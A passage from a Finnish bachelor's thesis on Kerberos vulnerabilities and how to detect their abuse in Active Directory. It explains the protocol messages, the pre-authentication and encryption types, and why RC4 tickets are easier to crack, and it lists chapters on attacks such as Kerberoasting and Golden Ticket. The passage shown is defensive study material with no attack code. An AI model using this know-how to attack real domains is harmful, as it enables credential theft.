Tampereen ammattikorkeakoulu

Kerberoksen eri haavoittuvuudet ja hyväksikäytön havaitseminen

Miro Lehtinen

OPINNÄYTETYÖ
Huhtikuu 2025

Tietotekniikan tutkinto-ohjelma
Tietoliikennetekniikka ja tietoverkot

TIIVISTELMÄ

Tampereen ammattikorkeakoulu
Tietotekniikan tutkinto-ohjelma
Tietoliikennetekniikka ja tietoverkot

LEHTINEN, MIRO:
Kerberoksen eri haavoittuvuudet ja hyväksikäytön havaitseminen

Opinnäytetyö 48 sivua, joista liitteitä 2 sivua
Huhtikuu 2024

Opinnäytetyössä tutkitaan syventävästi Kerberos-protokollan toimintaa sekä se vastaa kysymykseen, millä eri tavoin mahdollisen uhkatekijän voi havaita ympäristöstä. Työn tavoitteena oli luoda ja parantaa opitun tiedon avulla yritysympäristöissä käytettyjä Kerberokseen liittyviä valvontasääntöjä sekä lisätä yleisesti tietoisuutta protokollan toiminnasta.

Opinnäytetyössä tutkimusta tehtiin teoriatasolla ja käytännön kautta toteamisella. Työssä tutkittiin ensiksi Kerberoksen teoriaa RFC-dokumentaatiosta, jotta protokollan normaalitoiminta oli selkeää, ja pystyttiin analysoimaan yksittäisellä pakettitasolla protokollan kukin viesti. Tämän jälkeen rakennettiin testiympäristö virtuaalitietokoneilla, joihin kohdistettiin erilaisia Kerberos-protokollaa hyödyntäviä hyökkäyksiä. Hyökkäyksien tuottama loki analysoitiin hyödyntämällä aiemmin teorian ja normaalin liikenteen tarkastelun kautta opittuja malleja.

Lopputuloksena luotiin konkreettisia säännöstöjä, joilla tulevia uhkia voidaan torjua tehokkaammin ja varmemmin. Tarkastelun alaisena olivat myös olemassa olevat säännöt, joihin tehtiin muutoksia tarpeen mukaan. Opinnäytetyössä on esitelty Kerberoksen toiminta ja tehty syventävää tutkimusta Kerberoksen eri heikkouksista. Nämä antavat tietoa automaattisen valvonnan rinnalla tehtävän manuaalisen tutkinnan avuksi. Työ täyttää näiden perusteella sille asetetut tavoitteet.

Työtä voisi vielä kehittää tutkimalla muita Kerberoksen haavoittuvuuksia, sillä työssä ei käsitellä aivan kaikkein harvinaisimpia tapauksia. Microsoft myös päivittää Kerberosta jatkuvasti, joten työn asiasisältöön tulee varmasti pieniä muutoksia, vaikkakin protokolla pysyy pääpiirteiltään samanlaisena. Näiden kehityskohteiden lisäksi suurimpana jatkuvan kehityksen alaisena asiana tulisi olla tuotetut säännöstöt. Kun valvottava ympäristö muuttuu jollakin tapaa, voi tulla tilanne, jossa ennen täysin käyvät säännöt eivät ole enää sopivia, vaan ne tuottavat vääriä hälytyksiä tai eivät hälytyksiä lainkaan. Tällöin sääntöjä tulisi muuttaa tarpeen mukaan.

Asiasanat: kerberos, haavoittuvuus, autentikointi

ABSTRACT

Tampereen ammattikorkeakoulu
Tampere University of Applied Sciences
Degree Programme in ICT Engineering
Telecommunication and Networks

LEHTINEN, MIRO:
Kerberos' Vulnerabilities and Ways to Detect Abuse

Bachelor's thesis 48 pages, appendices 2 pages
April 2024

The thesis examined how the Kerberos protocol works and how a potential threat actor could be detected in a business environment. The main objectives of the thesis are to create and improve the Kerberos related rules used in monitoring business environments, and to also offer better understanding of the way that the protocol works.

The thesis was worked on by both learning theory about the protocol and by conducting practical experiments. The theory from Kerberos' RFC entry was studied, so that individual network packets could be analyzed for each message that the protocol has. For practical tests, a test environment was built, which was then attacked in different ways using vulnerabilities in the Kerberos protocol. The log produced by the attacks was analyzed to understand the patterns in the attacks.

As a result, the rules that can be used to prevent future threats more efficiently and reliably were created. The goal was to also reduce false positives by understanding the differences of regular user activities and that of an attacker's just by looking at the logs. In the thesis Kerberos' operations were explained, and research was done to cover Kerberos' vulnerabilities. The thesis meets the objectives set for it at the start and provides valuable information regarding the subject it covers.

Key words: kerberos, vulnerability, authentication

SISÄLLYS

1 JOHDANTO 6
2 KERBEROKSEN TOIMINTA 7
2.1 Yleiskuvaus protokollan toiminnasta 7
2.2 Yksittäiset pyynnöt ja vastaukset 8
2.2.1 AS-REQ 9
2.2.2 AS-REP 11
2.2.3 TGS-REQ 12
2.2.4 TGS-REP 13
2.2.5 AP-REQ 14
2.3 Salausmenetelmät 14
3 HAAVOITTUVUUDET 16
3.1 AS-REP Roast 16
3.2 Kerberoasting 17
3.3 Kerberoasting ilman toimialuetunnusta 18
3.4 Käyttäjätunnusten luetteloiminen Kerberoksella 19
3.5 Golden Ticket 20
4 HYVÄKSIKÄYTÖN KUVAAMINEN 22
4.1 AS-REP Roast 22
4.2 Kerberoasting 25
4.3 Kerberoasting ilman toimialuetunnusta 26
4.4 Käyttäjätunnusten luetteloiminen Kerberoksella 28
4.5 Golden Ticket 30
5 HYVÄKSIKÄYTÖN HAVAITSEMINEN 35
5.1 AS-REP Roast 35
5.1.1 Kaikki käyttäjätunnukset vaativat esiautentikoinnin 35
5.1.2 Joiltakin käyttäjätunnuksilta ei vaadita esiautentikointia 36
5.2 Kerberoasting 37
5.3 Kerberoasting ilman toimialuetunnusta 39
5.4 Käyttäjätunnusten luetteloiminen Kerberoksella 40
5.5 Golden Ticket 41
6 POHDINTA 44
LÄHTEET 45
LIITTEET 47
Liite 1. LDAP-kysely, No_PreAuth_LDAP_Query 47
Liite 2. Hyökkäyksissä käytetyt komennot 48

LYHENTEET JA TERMIT

AD	Active Directory
AES	Advanced Encryption Standard
AP	Application Service
AS	Authentication Service
CCache	Credential Cache
CTS	Ciphertext Stealing
DC	Domain Controller
EID	Event ID
FQDN	Fully Qualified Domain Name
JtR	John the Ripper
KDC	Key Distribution Center
LDAP	Lightweight Directory Access Protocol
MIT	Massachusetts Institute of Technology
NTLM	New Technology LAN Manager
OU	Organizational Unit
PtT	Pass the Ticket
RC4	Rivest Cipher 4
REP	Reply
REQ	Request
RFC	Request for Comments
RID	Relative Identifier
SHA	Secure Hash Algorithm
SID	Security Identifier
SPN	Service Principal Name
ST	Service Ticket
TGS	Ticket Granting Service
TGT	Ticket Granting Ticket
UTC	Coordinated Universal Time

1 JOHDANTO

Työssä käsitellään alun perin MIT:n (Massachusetts Institute of Technology) vuonna 1993 julkaisemaa Kerberos-autentikointiprotokollaa, jolla on iästään huolimatta suuri merkitys vielä nykypäivänäkin, sillä sitä käytetään Active Directory -ympäristöissä tunnistautumiseen. Protokollassa perustana näissä ympäristöissä on luottamus Active Directoryn luomaan palvelutunnukseen, joka pitää halussaan kaikkia salausavaimia, eli krbtgt-tunnukseen.

Koska protokolla toimii perustana tunnistautumiselle, se on oiva kohde myös hyökkääjille, ja protokollassa onkin monia tunnettuja haavoittuvuuksia, joita hyödyntämällä hyökkääjä voi saada laajemman pääsyn palveluihin kuin pitäisi. Protokollaa kehitetään aktiivisesti vanhojen haavoittuvuuksien paikkaamiseksi, mutta monilla yrityksillä ei ole mahdollisuutta siirtyä käyttämään näitä uudempia versioita, joten ympäristö jää tältä osin haavoittuvaiseksi. Tämän takana ovat pääosin vanhat laitteet tai ohjelmistot, jotka eivät esimerkiksi tue uusia salausmenetelmiä. Jos haavoittuvuuksia ei ole mahdollista paikata, tulisi ne ymmärtää mahdollisimman hyvin, jotta niiden hyväksikäyttöä voidaan valvoa.

Opinnäytetyö syventyy Kerberoksessa olemassa oleviin haavoittuvuuksiin ja protokollan yleiseen toimintaan. Tavoitteena on ymmärtää miltä Kerberoksen luoma liikenne ja tapahtumat näyttävät normaalissa tilanteessa, ja kuinka nämä eri haavoittuvuuksien hyväksikäytöt voidaan havaita tämän normaalin liikenteen joukosta.

Tämän tutkimuksen pohjalta voidaan luoda erilaisia säännöstöjä hyväksikäytön automaattiseen valvontaan, jolloin tietynlaisesta tapahtumasta muodostuu hälytys. Työtä voidaan myös käyttää apuna manuaalisessa tutkinnassa, jos automaattista valvontaa ei voida toteuttaa. Näitä tilanteita saattaisivat olla esimerkiksi ne, joissa hyväksikäyttö naamioituu normaaliin liikenteeseen, ja automaattinen valvonta loisi liikaa vääriä hälytyksiä.

2 KERBEROKSEN TOIMINTA


Kappaleessa kuvataan Kerberoksen toiminta yleisellä tasolla, yksityiskohtaisemmin vaihe kerrallaan, ja salausmenetelmistä kerrotaan tarvittavat lähtötiedot. Kappaleen tarkoituksena on antaa vankka pohja seuraaville kappaleille, joissa tässä kappaleessa käytyihin konsepteihin ja Kerberoksen toimintamalleihin viitataan.

2.1 Yleiskuvaus protokollan toiminnasta

Kun käyttäjä haluaa autentikoitua Kerberoksella johonkin palveluun, esimerkiksi verkkosivulle, prosessi menee seuraavanlaisesti:

1. Käyttäjä pyytää KDC:ltä (Key Distribution Center) TGT:tä (Ticket Granting Ticket) - (AS-REQ)
2. KDC vastaa käyttäjälle TGT:llä - (AS-REP)
3. Käyttäjä pyytää haluttuun palveluun ST:tä (Service Ticket) - (TGS-REQ)
4. KDC vastaa käyttäjälle ST:llä - (TGS-REP)
5. Käyttäjä esittää ST:n palvelulle ja pyytää pääsyä palveluun - (AP-REQ)
6. Palvelu lähettää käyttäjälle tunnisteen todistaakseen identiteettinsä - (AP-REP)

Vaihe 6 on vapaaehtoinen, ja tätä ei ole pakko tehdä tunnistuksen ja palvelun käyttämisen kannalta. Tämä kuitenkin suojaa käyttäjää hyökkääjältä, joka yrittää esiintyä palveluna, mitä se ei ole. Koko autentikointiprosessi on kuvattu visuaalisesti kuviossa 1.



KUVIO 1. Kerberos-autentikointiprosessi.

KDC koostuu kahdesta eri osasta, Authentication Service (AS) ja Ticket-Granting Service (TGS). Yksinkertaisuudessaan AS myöntää TGT:t ja TGS myöntää ST:t. TGT on ensimmäinen asia, jonka käyttäjä pyytää, olettaen että käyttäjällä ei ole jo TGT:tä (Microsoft 2021b). TGT:tä käytetään ST:n pyytämiseen, joka puolestaan antaa pääsyn ST:ssä määritettyyn palveluun. Saatuja tikettejä voidaan käyttää uudelleen niiden vanhenemisaikaan saakka.

2.2 Yksittäiset pyynnöt ja vastaukset

Kerberos-protokollan pyynnöillä ja vastauksilla on kullakin oma tarkoituksensa ja rakenteensa. Nämä käydään tarkemmin läpi, jotta saadaan parempi ymmärrys protokollan toiminnasta, ja jotta voidaan analysoida, miksi tietyt haavoittuvuudet toimivat.

2.2.1 AS-REQ

Aloittaakseen Kerberos-tunnistautumisen, käyttäjän tulee lähettää KDC:lle AS-REQ-pyyntö, joka sisältää käyttäjänimen, jona palveluita halutaan käyttää (Neuman, Yu, Hartman & Raeburn 2005). Yleensä tämä pyyntö lähtee aluksi ilman esiautentikointia (pre-authentication), mutta jos KDC niin vaatii, pyyntö lähetetään uudelleen esiautentikoinnilla (kuvio 2). Tämä tarkoittaa käytännössä sitä, että käyttäjä salaa omalla salaisuudellaan, yleensä salasanalla, tämänhetkisen aikaleiman UTC-ajassa. Tätä aikaleimaa kutsutaan autentikaattoriksi. Käyttäjä lähettää sen KDC:lle, jonka jälkeen KDC purkaa salauksen käyttäjän salaisuudella, ja lukee autentikaattorin. Huomionarvoista tässä on, että KDC tietää kaikkien käyttäjien ja palveluiden salaisuudet, tai ainakin niiden tiivisteet (hash).


Source	Destination	Protocol	Length	Info
OP-PC01	DC	KRB5	261	AS-REQ
DC	OP-PC01	KRB5	226	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
OP-PC01	DC	KRB5	341	AS-REQ

KUVIO 2. KDC pyytää käyttäjää käyttämään esiautentikointia.

AS-REQ rakentuu siis hieman eri tavoin, riippuen vaatiiko KDC käyttäjälle esiautentikointia, vaiko ei. Jos esiautentikointia ei vaadita, AS-REQ-pyynnöstä puuttuu kokonaan yksi PA-DATA-elementti, eli pre-authentication data -elementti. Puuttuva PA-DATA-elementti on pA-ENC-TIMESTAMP, eli tämä käyttäjän salaisuudella salattu aikaleima. Verkkoliikennettä tarkasteltaessa tämä ero on erittäin helppo huomata.


```
Kerberos
  > Record Mark: 203 bytes
  v as-req
      pvno: 5
      msg-type: krb-as-req (10)
    v padata: 1 item
      v PA-DATA pA-PAC-REQUEST
        v padata-type: pA-PAC-REQUEST (128)
          v padata-value: 3005a0030101ff
                include-pac: True
    > req-body
```

KUVIO 3. AS-REQ-pyyntö ilman esiautentikointia.



KUVIO 4. AS-REQ-pyyntö esiautentikoinnilla.

Kuviossa 3 oletuksen mukaisesti ei ole juurikaan mitään mainittavaa AS-REQ-pyyntöä ja PA-DATAa katsottaessa. Kuviossa 4 on ympyröity punaisella esiautentikoinnin aikaleima, jonka KDC saa luettavakseen, mikäli käyttäjän syöttämä salasana on oikein. Esiautentikoinnissa KDC yrittää purkaa aikaleiman salauksen käyttäjän omalla salaisuudella, ja mikäli se ei onnistu, esiautentikointi epäonnistuu. AS-REQ-pyyntö on kuvattu visuaalisesti kuviossa 5.




KUVIO 5. AS-REQ-pyynnön sisältö.

2.2.2 AS-REP

KDC lähettää käyttäjälle takaisin AS-REP-vastauksen, kunhan esiautentikointi onnistuu, tai sitä ei vaadita (Neuman ym. 2005). AS-REP-vastaus koostuu istuntoavaimesta (Session Key) ja TGT:stä. TGT:n sisällä on käyttäjän tiedot, esimerkiksi tieto ryhmäjäsenyyksistä sekä kopio istuntoavaimesta. Ensimmäinen istuntoavain on salattu käyttäjän omalla salaisuudella, jolloin käyttäjä voi purkaa salauksen ja vastaanottaa istuntoavaimen. TGT, jonka sisällä on kopio istuntoavaimesta, on puolestaan salattu krbtgt-nimisen tilin salaisuudella. Krbtgt on Active Directoryssä oletusarvoisesti oleva tili, joka on KDC:n palvelutili.

Toinen istuntoavaimista on siis suojattu käyttäjältä. Tämä tehdään siksi, että käyttäjä voidaan luotettavasti tunnistaa seuraavan kerran, kun se kommunikoi KDC:n kanssa. Kerberos on tilaton (stateless) protokolla, jolloin se ei säilytä tietoja edellisistä pyynnöistä. Salaus on myös olennainen siksi, ettei käyttäjä muokkaa TGT:n tietoja, ja lisää itselleen liiallisia käyttöoikeuksia. AS-REP-pyyntö on kuvattu visuaalisesti kuviossa 6.




KUVIO 6. AS-REP-vastauksen sisältö.

2.2.3 TGS-REQ

Vastaanottaessaan AS-REP-vastauksen, käyttäjä purkaa istuntoavaimen salauksen omalla salaisuudellaan. Käyttäjä vastaanottaa myös TGT:n, joka on salattu krbtgt:n salaisuudella, ja käyttäjä ei saa tätä auki. Näillä tiedoilla käyttäjä on valmis pyytämään KDC:ltä haluamaansa palveluun ST:tä. TGT on oletusarvoisesti voimassa 10 tuntia, ja sen voi uusia viikon ajan, kunhan TGT ei ole mennyt vanhaksi.

Halutessaan johonkin palveluun pääsyn, käyttäjä lähettää KDC:lle TGS-REQ-pyynnön (Neuman ym. 2005). Tässä pyynnössä tulee olla määriteltynä palvelu, johon pääsy halutaan, käyttäjän TGT + istuntoavain ja autentikaattori. Autentikaattoria ei tällä kertaa salata käyttäjän salausavaimella, vaan AS-REP-vastauksessa saadulla istuntoavaimella. Samaan tapaan kuin AS-REQ-pyynnössä, autentikaattori on sen hetkinen aikaleima. Tämä aikaleima ilmoitetaan UTC-aikana. TGS-REQ-pyyntö on kuvattu visuaalisesti kuviossa 7.




KUVIO 7. TGS-REQ-pyynnön sisältö.

2.2.4 TGS-REP

Kun KDC vastaanottaa TGS-REQ-pyynnön, se ensimmäiseksi todentaa käyttäjän purkamalla TGT:n salauksen. KDC yrittää tämän jälkeen purkaa autentikaattorin salauksen TGT:n sisältä löytyvällä istuntoavaimella. Jos tämä onnistuu, KDC tietää, että käyttäjä, joka pyynnön on lähettänyt, on todella sama, kuin mitä TGT:ssä ilmoitetaan. (Neuman, ym. 2005.)

Autentikaattori on salattu AS-REP-vastauksen yhteydessä lähetetyllä istuntoavaimella, jonka käyttäjä voi tietää vain, jos hänellä on tiedossa hänen oman käyttäjänsä salaisuus. TGT puolestaan on suojattu edelleenkin krbtgt:n salaisuudella, joka takaa, että sen sisältöä ei ole muokattu. Näin KDC voi olla varma, että käyttäjä itse on lähettänyt TGS-REQ-pyynnön.


Kun tämä todennus on tehty, KDC lähettää käyttäjälle TGS-REP-vastauksen. Tässä vastauksessa on uusi istuntoavain käyttäjälle sekä istuntoavaimen yhteydessä toimitettava palvelun nimi. Nämä molemmat salataan aiemmin AS-REP-vastauksessa lähetetyllä istuntoavaimella. Vastauksessa on tämän lisäksi ST, jonka sisällä on palvelun nimi, jota ei salata millään tapaa. ST:n sisällä on myös palvelun salaisuudella salattuna kopio käyttäjän tiedoista sekä kopio istuntoavaimesta. TGS-REP-pyyntö on kuvattu visuaalisesti kuviossa 8.



KUVIO 8. TGS-REP-vastauksen sisältö.

2.2.5 AP-REQ

Käyttäjän vastaanottaessa TGS-REP-vastauksen, käyttäjä kykenee purkamaan uuden istuntoavaimen salauksen AS-REP-vastauksesta opitulla istuntoavaimella. Tämän jälkeen käyttäjä muodostaa AP-REQ-pyynnön, joka koostuu uudella istuntoavaimella salatusta autentikaattorista sekä vastaanotetusta ST:stä. Käyttäjä lähettää AP-REQ-pyynnön palvelulle, jonka jälkeen käyttäjä pääsee käyttämään palvelua hänelle määritetyillä käyttöoikeuksilla. Tämän jälkeen on vielä vapaaehtoinen vaihe, AP-REP, jossa myös palvelu tunnistautuu käyttäjälle lähettämällä takaisin aikaleiman, joka on salattu AP-REQ:n mukana lähetetyllä istuntoavaimella. Näin käyttäjä voi olla varma, että palvelu, jonka kanssa se kommunikoi, on oikea. AP-REQ-pyyntö on kuvattu visuaalisesti kuviossa 9.



KUVIO 9. AP-REQ-pyynnön sisältö.

2.3 Salausmenetelmät

Kerberos tukee monia eri salausmenetelmiä viestinnän suojaamiseen, mutta nykypäivänä yleisimmät käytetyt salausmenetelmät ovat seuraavat:

- AES256-CTS-HMAC-SHA1-96
- AES128-CTS-HMAC-SHA1-96
- RC4-HMAC-MD5

RC4 on parhaiden käytäntöjen mukaisesti poistettu käytöstä, mutta se on silti laajalti käytössä yritysympäristöissä, ja oletusarvoinen salausmenetelmä uusille käyttäjämuotoisille palvelutunnuksille. Nykyään suosituksena on käyttää AES-salausta ja sitä tukevatkin käytännössä kaikki modernit laitteet. RC4:ää ei suositella enää käytettäväksi modernien laitteiden laskentatehon vuoksi, sillä RC4-salattu salasana on ainakin 880 kertaa nopeampi murtaa, kuin AES256:lla salattu salasana. Luvut todettiin työn aikana tehdyllä mittauksella käyttäen Hashcat-ohjelmistoa, ja RX 7900 XT -näytönohjainta. Tämän lisäksi RC4:ssä on muitakin haavoittuvuuksia, jotka mahdollistavat salauksen purun suhteellisen helposti.

AS-REP-pyynnössä saatu TGT salataan aina krbtgt-tunnuksen vahvimmalla tuetulla salauksella, joka on moderneissa ympäristöissä AES256. Jos TGT on kuitenkin RC4:llä salattu modernissa ympäristössä, tämä tarkoittaa sitä, että krbtgt-tunnuksen salasanaa ei ole vaihdettu ikinä sen jälkeen, kun ympäristön päivitys tehtiin Windows Server 2008:aan tai myöhempään versioon (Devore 2024). AS-REP- ja TGS-REP-pyyntöjen salauslogiikka on kuvattuna taulukossa 1.

Tutkimisen aikana löydettiin lähteitä, jotka viittasivat myös mahdollisuuteen tehdä niin kutsuttu ”downgrade attack” palvelutunnuksia kohtaan. Tässä tilanteessa ST:n tiedot salattaisiin RC4:llä, vaikka palvelu tukee myös AES256:tta. Tätä ei kuitenkaan onnistuttu toistamaan Windows Server 2016 -asennuksella, eikä hyökkäys toiminut myöskään Windows Server 2022 -asennuksella.

	Tiketti	Istuntoavain
AS-REP	Vahvin krbtgt-tunnuksen tukema salaus.	Vahvin AS-REQ-pyynnön lähettäneen osapuolen tukema salaus.
